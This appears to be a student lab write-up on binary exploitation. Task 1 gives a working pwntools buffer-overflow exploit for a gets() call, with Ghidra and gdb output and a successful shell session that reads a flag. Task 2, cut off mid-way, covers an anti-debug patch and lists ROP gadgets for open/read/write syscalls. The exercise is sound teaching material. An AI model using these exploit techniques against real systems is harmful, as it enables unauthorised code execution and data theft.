
Task1: Buffer Overflow

I started by analyzing the binary using Ghidra to reverse engineer the func() function, where I identified a buffer overflow vulnerability in the use of the gets() function. The gets() function allows unbounded input, creating the potential for a buffer overflow. By overflowing the local buffer local_3c (52 bytes in size), we can overwrite the return address.

The buffer is 52 bytes long. After the buffer comes the saved frame pointer (4 bytes) and then the return address (4 bytes). We need to overflow the buffer, overwrite the saved frame pointer, and then control the return address or the param_1 value.


To overwrite param_1, we need to send *52 + 4 = 56* bytes of junk followed by the value 0xcafebabe which execute system(“/bin/sh”)



```
             e8 ff ff
000106a8 50            PUSH       EAX=>s_overflow_me_:_00010800           = "overflow me : "
000106a9 e8 12 fe      CALL       <EXTERNAL>::printf                      int printf(char * __form
         ff ff
000106ae 83 c4 10      ADD        ESP,0x10
000106b1 83 ec 0c      SUB        ESP,0xc
000106b4 8d 45 c8      LEA        EAX=>local_3c,[EBP + -0x38]
000106b7 50            PUSH       EAX
000106b8 e8 13 fe      CALL       <EXTERNAL>::gets                        char * gets(char * __s)
         ff ff
000106bd 83 c4 10      ADD        ESP,0x10
000106c0 81 7d 08      CMP        dword ptr [EBP + param_1],0xcafebabe
         be ba fe ca
000106c7 75 14         JNZ        LAB_000106dd
000106c9 83 ec 0c      SUB        ESP,0xc
000106cc 8d 83 57      LEA        EAX,[EBX + 0xffffe857]=>s_/bin/sh_0001080f    = "/bin/sh"
         e8 ff ff
000106d2 50            PUSH       EAX=>s_/bin/sh_0001080f                 = "/bin/sh"
000106d3 e8 28 fe      CALL       <EXTERNAL>::system                      int system(char * __comm
         ff ff
000106d8 83 c4 10      ADD        ESP,0x10
000106db eb 12         JMP        LAB_000106ef

                    LAB_000106dd                              XREF[1]:     000106c7(j)
000106dd 83 ec 0c      SUB        ESP,0xc
000106e0 8d 83 5f      LEA        EAX,[EBX + 0xffffe85f]=>s_Nah.._00010817      = "Nah.."
         e8 ff ff
000106e6 50            PUSH       EAX=>s_Nah.._00010817                   = "Nah.."
000106e7 e8 04 fe      CALL       <EXTERNAL>::puts                        int puts(char * __s)
         ff ff
000106ec 83 c4 10      ADD        ESP,0x10

                    LAB_000106ef                              XREF[1]:     000106db(j)
000106ef 90            NOP
000106f0 8b 5d fc      MOV        EBX,dword ptr [EBP + local_8]
000106f3 c9            LEAVE
000106f4 c3            RET
```

```

/* WARNING: Function: __x86.get_pc_thunk.bx replaced with i

void func(int param_1)

{
  char local_3c [52];

  printf("overflow me : ");
  gets(local_3c);
  if (param_1 == -0x35014542) {
    system("/bin/sh");
  }
  else {
    puts("Nah..");
  }
  return;
}

```


I used gdb to find and print address of func() (*0x68d*) and added this in payload that helps to call the func() function.



```
   0x000006b8 <+43>:    call   0x4d0 <gets@plt>
   0x000006bd <+48>:    add    $0x10,%esp
   0x000006c0 <+51>:    cmpl   $0xcafebabe,0x8(%ebp)
   0x000006c7 <+58>:    jne    0x6dd <func+80>
   0x000006c9 <+60>:    sub    $0xc,%esp
   0x000006cc <+63>:    lea    -0x17a9(%ebx),%eax
   0x000006d2 <+69>:    push   %eax
   0x000006d3 <+70>:    call   0x500 <system@plt>
   0x000006d8 <+75>:    add    $0x10,%esp
   0x000006db <+78>:    jmp    0x6ef <func+98>
   0x000006dd <+80>:    sub    $0xc,%esp
   0x000006e0 <+83>:    lea    -0x17a1(%ebx),%eax
   0x000006e6 <+89>:    push   %eax
   0x000006e7 <+90>:    call   0x4f0 <puts@plt>
   0x000006ec <+95>:    add    $0x10,%esp
   0x000006ef <+98>:    nop
   0x000006f0 <+99>:    mov    -0x4(%ebp),%ebx
   0x000006f3 <+102>:   leave
   0x000006f4 <+103>:   ret
End of assembler dump.
(gdb) print func
$1 = {<text variable, no debug info>} 0x68d <func>
(gdb) 
```

Then, I used dummy return address that tells after completing the func() function where control flow should go. After that I add the parameter (0xcafebabe) to payload.

Finally, sending the payload to the binary and it trigger the vulnerability and it successfully gaining a shell which help to get flag.




```
   0x000006d3 <+70>:    call   0x500 <system@plt>
   0x000006d8 <+75>:    add    $0x10,%esp
   0x000006db <+78>:    jmp    0x6ef <func+98>
   0x000006dd <+80>:    sub    $0xc,%esp
   0x000006e0 <+83>:    lea    -0x17a1(%ebx),%eax
   0x000006e6 <+89>:    push   %eax
   0x000006e7 <+90>:    call   0x4f0 <puts@plt>
   0x000006ec <+95>:    add    $0x10,%esp
   0x000006ef <+98>:    nop
   0x000006f0 <+99>:    mov    -0x4(%ebp),%ebx
   0x000006f3 <+102>:   leave
   0x000006f4 <+103>:   ret
End of assembler dump.
(gdb) q

┌──(skishu㉿kali)-[~]
└─$ python3 exploit.py
[+] Starting local process './task1': pid 909969
Sending payload.........
[*] Switching to interactive mode
overflow me : Nah..
[*] Got EOF while reading in interactive
$ ls
[*] Process './task1' stopped with exit code -11 (SIGSEGV) (pid 909969)
[*] Got EOF while sending in interactive

┌──(skishu㉿kali)-[~]
└─$ python3 exploit.py
[+] Starting local process './task1': pid 910590
Sending payload.........
[*] Switching to interactive mode
overflow me : $ ls
10.10.215.43  Public     cy_find.py     hash.txt        shell.elf
Desktop       Templates  desktop        hydra.restore   task1
Documents     Videos     enum4linux.log id_rsa          tryhackme
Downloads     blue.nmap  exploit.py     log.txt         use_pwntool.py
Music         core       flag           notes
Pictures      crash.py   gitRepos       pattern.txt
$ cat flag
lab1{0v3rf10w_i5_fun!}
$ 
```

exploit.py

```python
from pwn import *

binary = './task1'
p = process(binary)

offset = 56

func_address = 0x68d
dummy_ret_address = 0x0
param_1_value = 0xcafebabe

payload = b'A' * offset
payload += p32(func_address)
payload += p32(dummy_ret_address)
payload += p32(param_1_value)

print("Sending payload.........")
p.sendline(payload)

p.interactive()

```

Task2: ROP Chain


I used Ghidra to understand the binary's code flow and went to the main function and see condition that stopping to debugger. Before printf Call instruction, there is JNZ instruction. So when I changed it to JZ. It inverts the logic what is in the IF now is in the else and viceversa.


Listing: target - (2 addresses selected)
Decompile: main - (target)
Console - Scripting

```
08049257 83 c4 10       ADD     ESP,0x10
0804925a 89 45 d4       MOV     dword ptr [EBP + local_34],EAX
0804925d 83 7d d4 00    CMP     dword ptr [EBP + local_34],0x0
08049261 74 3a          JZ      LAB_0804929d
08049263 83 ec 08       SUB     ESP,0x8
08049266 8d 45 a4       LEA     EAX=>local_64,[EBP + -0x5c]
08049269 50             PUSH    EAX
0804926a 8d 45 b4       LEA     EAX=>local_54,[EBP + -0x4c]
0804926d 50             PUSH    EAX
0804926e e8 1d f3       CALL    <EXTERNAL>::strstr                                  char * strstr(char * __haystack,...
         ff ff
08049273 83 c4 10       ADD     ESP,0x10
08049276 85 c0          TEST    EAX,EAX
08049278 74 41          JZ      LAB_080492bb
0804927a 83 ec 08       SUB     ESP,0x8
0804927d 8d 83 d8       LEA     EAX,[EBX + 0xffffd4d8]=>s_You've_been_very_nau... = "You've been very naughty! Eve...
         d4 ff ff
08049283 50             PUSH    EAX=>s_You've_been_very_naughty!_Event_h_08049... = "You've been very naughty! Eve...
08049284 8d 83 0a       LEA     EAX,[EBX + 0xffffd50a]=>DAT_0804950a                = 0Ah
         d5 ff ff
0804928a 50             PUSH    EAX=>DAT_0804950a                                   = 0Ah
0804928b e8 30 f3       CALL    <EXTERNAL>::printf                                  int printf(char * __format, ...)
         ff ff
08049290 83 c4 10       ADD     ESP,0x10
08049293 b8 ff ff       MOV     EAX,0xffffffff
         ff ff
08049298 e9 ca 00       JMP     LAB_08049367
         00 00

                    LAB_0804929d                                 XREF[1]:     08049261(j)
0804929d 83 45 e4 01    ADD     dword ptr [EBP + local_24],0x1

                    LAB_080492a1                                 XREF[1]:     08049246(j)
080492a1 83 ec 04       SUB     ESP,0x4
080492a4 ff 75 e0       PUSH    dword ptr [EBP + local_28]
080492a7 6a 20          PUSH    0x20
080492a9 8d 45 b4       LEA     EAX=>local_54,[EBP + -0x4c]
080492ac 50             PUSH    EAX
080492ad e8 1e f3       CALL    <EXTERNAL>::fgets                                   char * fgets(char * __s, int __n...
         ff ff
080492b2 83 c4 10       ADD     ESP,0x10
080492b5 85 c0          TEST    EAX,EAX
```


```c
    o_eac7ee31b97333a4c592cab9436fe34d();
    uVar2 = 0xffffffff;
  }
  else {
    local_2c = o_d32e6ea772c7adcc860d0ce31ed01abb();
    local_30 = (char *)o_e52964b3ae0fb3e7fefffcb9fdd7a112(local_
    strcpy((char *)((int)&uStack_65 + 1),local_30);
    uVar4 = 0xffffffff;
    pcVar3 = (char *)((int)&uStack_65 + 1);
    do {
      if (uVar4 == 0) break;
      uVar4 = uVar4 - 1;
      cVar1 = *pcVar3;
      pcVar3 = pcVar3 + (uint)bVar5 * -2 + 1;
    } while (cVar1 != '\0');
    *(undefined4 *)((int)&uStack_65 + ~uVar4) = 0x30093a;
    while (pcVar3 = fgets(local_54,0x20,local_28), pcVar3 != (ch
      local_34 = strstr(local_54,local_30);
      if (local_34 != (char *)0x0) {
        pcVar3 = strstr(local_54,(char *)((int)&uStack_65 + 1));
        if (pcVar3 != (char *)0x0) {
          printf("\n%s\n","You\'ve been very naughty! Event has
          return 0xffffffff;
        }
        break;
      }
      local_24 = local_24 + 1;
    }
    fclose(local_28);
    __euid = geteuid();
    __ruid = geteuid();
    setreuid(__ruid,__euid);
    setvbuf(_stdout,(char *)0x0,2,0);
    setvbuf(_stdin,(char *)0x0,2,0);
    prctl(0x26,1,0,0,0);
    o_8698bfb9db69adfe2d715238ad9fae1c();
    uVar2 = 0;
  }
  return uVar2;
}
```

I used command *(readelf -S ./target | grep '.data\|.bss\|.got')* to find writeable sections of the binary. .data section located at 0x0804c060 with a size of 0xC0. This is writable sections.



```
┌──(skishu㉿kali)-[~/Desktop/task_2]
└─$ readelf -S ./target | grep '.data\|.bss\|.got'

  [13] .plt.got          PROGBITS        080486d0 0006d0 000008 08  AX  0   0  8
  [16] .rodata           PROGBITS        080493f8 0013f8 000130 00   A  0   0  4
  [22] .got              PROGBITS        0804bff4 002ff4 00000c 04  WA  0   0  4
  [23] .got.plt          PROGBITS        0804c000 003000 00005c 04  WA  0   0  4
  [24] .data             PROGBITS        0804c060 003060 0000c0 00  WA  0   0 32
  [25] .bss              NOBITS          0804c120 003120 000004 00  WA  0   0  1

┌──(skishu㉿kali)-[~/Desktop/task_2]
```

I use command (*strace -c ./target_3*) to print the recorded system calls



```
┌──(skishu㉿kali)-[~/Desktop/task_2]
└─$ strace -c ./target_3
[ Process PID=1572957 runs in 32 bit mode. ]
You can't crack me!
Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0.00    0.000000           0         1           execve
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000           0         1           total
System call usage summary for 32 bit mode:
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
 22.28    0.000227          45         5           write
 13.94    0.000142          20         7           mmap2
 11.48    0.000117          39         3           read
  8.73    0.000089          17         5           brk
  7.85    0.000080          26         3           mprotect
  4.61    0.000047          15         3           openat
  4.32    0.000044          44         1           munmap
  4.32    0.000044          14         3           statx
  4.22    0.000043          14         3           close
  3.34    0.000034          17         2           geteuid32
  2.06    0.000021          21         1           setreuid32
  2.06    0.000021          21         1           set_tid_address
  1.86    0.000019          19         1           ugetrlimit
  1.86    0.000019          19         1           getrandom
  1.77    0.000018          18         1           prctl
  1.77    0.000018          18         1           set_thread_area
  1.77    0.000018          18         1           set_robust_list
  1.77    0.000018          18         1           rseq
  0.00    0.000000           0         1         1 access
------ ----------- ----------- --------- --------- ----------------
100.00    0.001019          23        44         1 total
```

Syscalls Used:

- **open()**: The open() syscall was used to open the privileged file.
- **read()** (again): Used to read the contents of the privileged file into a buffer.
- **write()**: Finally, the write() syscall was used to output the contents of the privileged file to stdout.

List of gadgets use for ROP chain:

1. pop eax; ret — Address: 0x0804896d

- This gadget will allow you to control the value of the eax register, which is important for setting up system calls.

2. pop ebx; ret — Address: 0x08048575


- This gadget allows you to control the ebx register, which is used for the first argument in system calls (such as the filename for open).

3. pop ecx; pop edx; ret — Address: 0x08048974

- This gadget lets you control both ecx and edx, which are the second and third arguments for many system calls (e.g., open, read, write).


4. int 0x80; ret — Address: 0x0804897b

- This gadget trigger a system call.



```
┌──(skishu㉿kali)-[~/Desktop/task_2]
└─$ ropper --file ./target --search "pop"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop

[INFO] File: ./target
0x080495ec: pop ds; idiv bh; jmp dword ptr [eax];
0x0804896d: pop eax; ret;
0x0804936e: pop ebp; lea esp, [ecx - 4]; ret;
0x0804881d: pop ebp; cld; leave; ret;
0x08048d27: pop ebp; ret;
0x0804936b: pop ebx; pop esi; pop edi; pop ebp; lea esp, [ecx - 4]; ret;
0x080493d8: pop ebx; pop esi; pop edi; pop ebp; ret;
0x08048575: pop ebx; ret;
0x08048974: pop ecx; pop edx; ret;
0x0804936d: pop edi; pop ebp; lea esp, [ecx - 4]; ret;
0x080493da: pop edi; pop ebp; ret;
